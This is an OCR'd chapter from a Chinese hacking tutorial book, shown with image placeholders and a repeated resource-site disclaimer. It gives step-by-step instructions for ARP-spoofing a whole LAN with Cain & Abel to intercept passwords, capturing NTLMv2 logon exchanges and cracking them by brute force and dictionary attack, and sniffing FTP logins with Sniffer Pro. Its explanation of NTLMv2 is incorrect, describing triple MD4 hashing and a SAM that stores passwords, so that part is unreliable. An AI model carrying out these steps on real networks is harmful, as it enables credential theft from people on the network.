


图 10-12　扫描出所有已开机的电脑

Step3　单击底部的 APR 选项卡，单击 APR 项目，如图 10-13 所示。单击 Add to list 按钮，如果 Add to list 按钮处于灰色不可用状态，则单击下方的空白栏位，使之恢复为可用状态。




图 10-13　切换至 APR 设置界面

提 示

在 CAIN&Abel 中，ARP spoof 被称为 Arp Poison Routing，即 APR，而不是 ARP 拼写错误。

Step4　在左侧栏位选择网关的 IP 地址，在右侧栏位选择所有项目，单击 OK 按钮，如图 10-14 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-14　指定目标

Step5　在 30 秒内，CAIN&Abel 将发动 ARP spoof 改写局域网所有主机 ARP 缓存，成功欺骗某台主机后，status 栏位显示 poisoning 字样，如图 10-15 所示。此后，CAIN&Abel 将成为中间人的角色，收集局域网内其他电脑发送给网关的数据，并自动将数据整理至 Passwords 选项卡。




图 10-15　发动 ARP spoof

Step6　过了一段时间之后，切换至 Passwords 选项卡，即可查看 CAIN&Abel 收集的密码信息。由于目前的网站大量使用了 Cookie，因而相当多 HTTP 类型的用户名、密码均经过了加密处理，还原时比较费时费力，建议单击右方的 AuthType 栏位，根据提交次序重新排列，以快速找到用户名与密码，如图 10-16 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-16　获取密码

10.2.4　使用 CAIN 破解局域网共享密码

CAIN&Abel 除了可以嗅探明文传输的互联网应用账户和密码之外，它还可以收集局域网之间电脑相互验证身份的信息，并以多种方式破解获取密码。

下面，先为入门者简单介绍微软 NTLM v2 身份验证过程，若已经熟悉 NTLM v2 身份验证，可直接进入实做阶段。NTLM v2（NT LAN Manager version 2）是一种微软操作系统在非域环境下最常用的身份验证方法。下面以 A 电脑登录 B 电脑为例，说明具体的验证步骤：

① A 电脑向 B 电脑提出登录请求，并提供自己可以支持的数种身份验证方法。

② B 电脑选择 NTLM v2 方法验证身份（Windows 2000 之后的系统在非网域环境下默认使用 NTLM v2 验证身份），随机产生 16 位 challenge 字串（挑战），自己留底后，发送给 A 电脑。

③ A 电脑了解 B 电脑使用 NTLM v2 方法验证身份，收到 challenge 后，弹出对话框，要求用户输入账户和密码。

④ A 电脑使用密码为密钥，以 MD4 算法计算 challenge 的 Hash（哈希）值，结果称为 response1。

⑤ A 电脑使用密码为密钥，以 MD4 算法计算 response1 的 Hash（哈希）值，结果称为 response2。

⑥ A 电脑使用密码为密钥，以 MD4 算法计算 response2 的 Hash（哈希）值，结果称为 response。

⑦ A 电脑将计算获得的 response，附上用户名传输给 B 电脑。

⑧ B 电脑收到 response 和用户名后，查询本机的 SAM 数据库，获得用户名对应的密码。

⑨ 像 A 电脑一样，B 电脑通过用户名对应的密码三次使用 MD4 算法计算 challenge 的 Hash（哈希）值，得出 response'。

⑩ B 电脑比较 response 与 response'，若两者相同，说明用户输入的密码无误，同意登录请求，否则拒绝登录请求，如图 10-17 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-17　NTLM v2 身份验证原理

从上面的操作可以看出，密码并没在网络上传输，传输的只是经过 MD4 算法多次处理后的 response，这也是 CAIN 为何截取一堆登录信息，却无法直接获得密码的原因。（破解密码的方法将会在后文介绍）

1. 截取登录信息

CAIN 截取登录信息的操作并不复杂，用户参阅“ARP spoof 与局域网嗅探”小节的内容欺骗通信双方，即可获得以下登录信息：

B 电脑发送的 challenge 字串。

A 电脑发送的用户名、response 字串。

如图 10-18 所示，CAIN 获得登录信息后，程序自动将登录信息整理并存放在 SMB 项目内。下面我们来看看如何利用这些信息破解密码。




图 10-18　获取登录信息

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 离线密码破解

黑客进行离线密码破解工作的原理是：使用密码字典或自行输入字串作为假想密钥，三次调用 MD4 算法，计算 response'，然后对比推算 response'与 response 是否相同，如果相同说明密码猜对了；如果不同说明密码不对，继续尝试下一组密码。

提 示

在线破解是逐一将密码发送给待入侵的主机，尝试是否可以登录。其缺点是留下失败登录的痕迹，容易引起管理员的注意。此外，相当多主机具有锁定机制，多次登录失败后，主机会自动锁定一段时间，这将导致在线破解工作无法继续进行。离线破解没有以上缺点，从理论而言，在 3G 主频的主机上，每秒可尝试 45 万组密码，若字母和数字混合的 6 位密码在 120 分钟内即可破解。

了解原理后，下面来看看 CAIN 离线破解密码的具体操作方法：

Step1 切换至 Sniffer 选项卡和 Passwords 选项卡，在需要破解的登录信息上右击，选择 Send to Cracker 命令，如图 10-19 所示。




图 10-19 发送登录信息至离线破解区域

提 示

选择登录信息时，必须选择 Logon Result 项的值为 Success，否则无法完成破解工作。

Step2 切换至 Cracker 选项卡，单击 NTLMv2 Hashes(1)项目，在待破解的登录信息上右击，选择 Test Password 命令，输入一组用户最有可能采用的密码（例如生日、电话号码、姓名拼音、英文名等），单击 OK 按钮，如图 10-20 所示。如果锁状图标变成钥匙图标，说明密码猜对了，否则继续尝试下一组密码。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-20　手动测试密码

Step3　多次尝试密码失败后，接下来可以选用暴力破解与字典猜解法，让电脑猜解密码。本例使用暴力破解，所以在待破解的登录信息上右击，选择 Brute-Force Attack 命令，如图 10-21 所示。




图 10-21　使用暴力破解

Step4　程序默认的密码组成字符为字母与数字，通过设置 min、max 值来调整猜解密码的最小长度及最大长度，本例设置 min 为 1、max 为 6，如图 10-22 所示。然后单击 Star 按钮，开始猜解密码。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-22　设置长度与字符

提 示

随着密码长度的增加，暴力破解的时间会呈指数方式暴增。例如 6 位数密码只需 90 分钟即可破解，7 位数密码的破解时间为 2 天，8 位数密码需要 75 天才能破解。

Step5　当 7 位数以内的密码暴力破解失败后，建议使用字典方式破解。在待破解的登录信息上右击，选择 Dictionary Attack 命令，如图 10-23 所示。




图 10-23　设置字典方式破解

Step6　在空白栏位右击，选择 add to list 命令，选择自行制作或下载的破解字典，单击“打开”按钮，最后单击 Start 按钮，如图 10-24 和图 10-25 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 10-24　选取字典及进行破解

提 示

用户常用的密码主要由英语单词、年份数字、电话号码等构成，加挂字典猜解密码的成功率会相当高。




图 10-25　成功破解获取密码

10.3　专业嗅探工具 Sniff Pro

Sniff Pro 是美国 Network Associates（McAfee）公司开发的一款专业级嗅探分析软件，它可以分析 500 多种协议，配合专用的网卡和配套的硬件设备，最高线性速度分析速度达 8000M/s，高度智

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

能的专家系统可以协助用户迅速、准确找到故障的位置和原因。目前，中国人民银行、中国工商银行和中国移动等大型企业的内部网络，均采用该公司的 Sniff 产品用于维护网络。被众多商业巨头看好的“一把刀”，若为黑客所利用，也可以成为出神入化的侦听工具。

10.3.1 Sniff Pro 侦听 FTP 登录密码

Network Associates 推出的 Sniff 解决方案由嗅探软件、专家系统和专业硬件等组成，而网络上广泛流传的仅是嗅探软件。假如，黑客在使用该软件之前并没有获得可管理交换机的密码，将无法实现端口流量镜像，必须发动 ARP spoof 等 ARP 欺骗攻击辅助才能嗅探局域网内其他电脑的通信信息。其具体的操作步骤如下：

提 示

Cisco CATALYST 等可管理交换机通常会提供端口镜像功能，以方便管理员监察网络通信状态。假如已获得管理员账号，就可以使用 port monitor 命令设置端口镜像。例如 F0/1 和 F0/2、F0/5 同属 VLAN1，F0/1 监听 F0/2、F0/5 端口的命令为：

```
interface FastEthernet0/1
port monitor FastEthernet0/2
port monitor FastEthernet0/5
port monitor VLAN1
```

Step1 单击 Capture 菜单，选择 Define Filter 命令，如图 10-26 所示。




图 10-26 选择 Define Filter 命令

Step2 在打开的对话框中切换至 Addess 选项卡，选择 IP 选项，在 Station1 和 Station2 中分别输入 FTP 通信双方的 IP 地址，如无法确定，则输入 Any，如图 10-27 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-27　指定地址

Step3　切换至 Advanced 选项卡，选择 FTP 复选框（在 IP、TCP 项目下），然后将 Packet Size 设置为 In Between 63 -71，在 Packet Type 区域中选择 Normal 复选框，如图 10-28 所示。




图 10-28　指定协议

Step4　切换至 Data Pattern 选项卡，单击 Add Pattern 按钮，设置 Offset 为 2F，在第 1 栏第一个方格输入 18，在 Name 栏位输入名称，单击 OK 按钮，如图 10-29 所示。

